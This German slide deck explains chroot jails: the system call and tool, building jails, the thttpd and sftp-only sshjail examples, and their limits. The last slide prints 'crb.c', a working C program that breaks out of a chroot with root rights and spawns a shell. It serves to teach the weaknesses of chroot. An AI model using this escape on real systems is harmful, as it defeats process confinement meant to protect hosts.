Go To Jail – Übersicht

- Was ist chroot?
- Und warum das Ganze?
- Aufbau von chroot-Umgebungen
- Einsatzbeispiele
  - Instant-chroot mit `thttpd`
  - Fileserver mit `sshjail`
- Nachteile/Grenzen


Was ist chroot?

- Für eine Prozesskette ein neues Root-Filesystem setzen („change root“)
- Systemruf `chroot(2)`
  Syntax in C: `chroot("/some/directory");`
- Userspace-Tool `chroot(8)`
  Syntax in der Shell: `chroot /some/directory command`
- kann nur mit root-Rechten ausgeführt werden
- irreversibel, „eingesperrte“ Prozesse können die chroot-Umgebung nicht wieder verlassen *(normalerweise)*

Und warum das Ganze?

- Einschränken der Sicht aufs Dateisystem
- Absichern des Dateisystems gegen gehackte/amoklaufende Dienste
- Testen eines parallel installierten Systems

chroot-Umgebung (Jail)



Gesamtes Dateisystem

Aufbau von chroot-Umgebungen

- Welche Libraries werden gebraucht?
  `ldd`, `cat /proc/PID/maps`. . .
- Wie testet man?
  `ls -l /proc/PID/root`, `strace`. . .
- Wie macht man „außen“ liegende Dateien im Jail sichtbar?
  `mount --bind SOURCE DEST`
- Schrittweiser Aufbau DEMO

Beispiele: `thttpd`

- Minimalistischer Webserver
- Eingebaute chroot-Funktion
- Keine weiteren Dateien im Jail nötig
- Aufruf: `thttpd -r -d /var/www`

Beispiele: `sshjail`

- Zugriff nur über `sftp` möglich
- Umgebung für die Prozesse `sshd` und `sftp-server`
- Läuft parallel zum „normalen“ `sshd` auf einem anderen Port

DEMO

Nachteile/Grenzen

- Begrenzung *nur* auf Dateisystemebene (BSD-Jails können mehr)
- Signale können an erratene Prozess-IDs geschickt werden
- Virtuelle Brechstange:
  Ausbruch aus chroot-Umgebung mit root-Rechten möglich (`crb.c`)
  DEMO

crb.c – chroot breaker

```
main() {
  int x, dir_fd;

  mkdir("eekeek",0755);
  dir_fd=open(".", O_RDONLY);
  chroot("eekeek");
  fchdir(dir_fd);
  for(x=0; x<1024; x++) {
    chdir("..");
  }
  chroot(".");
  execl("/bin/sh", "-i", NULL);
}
```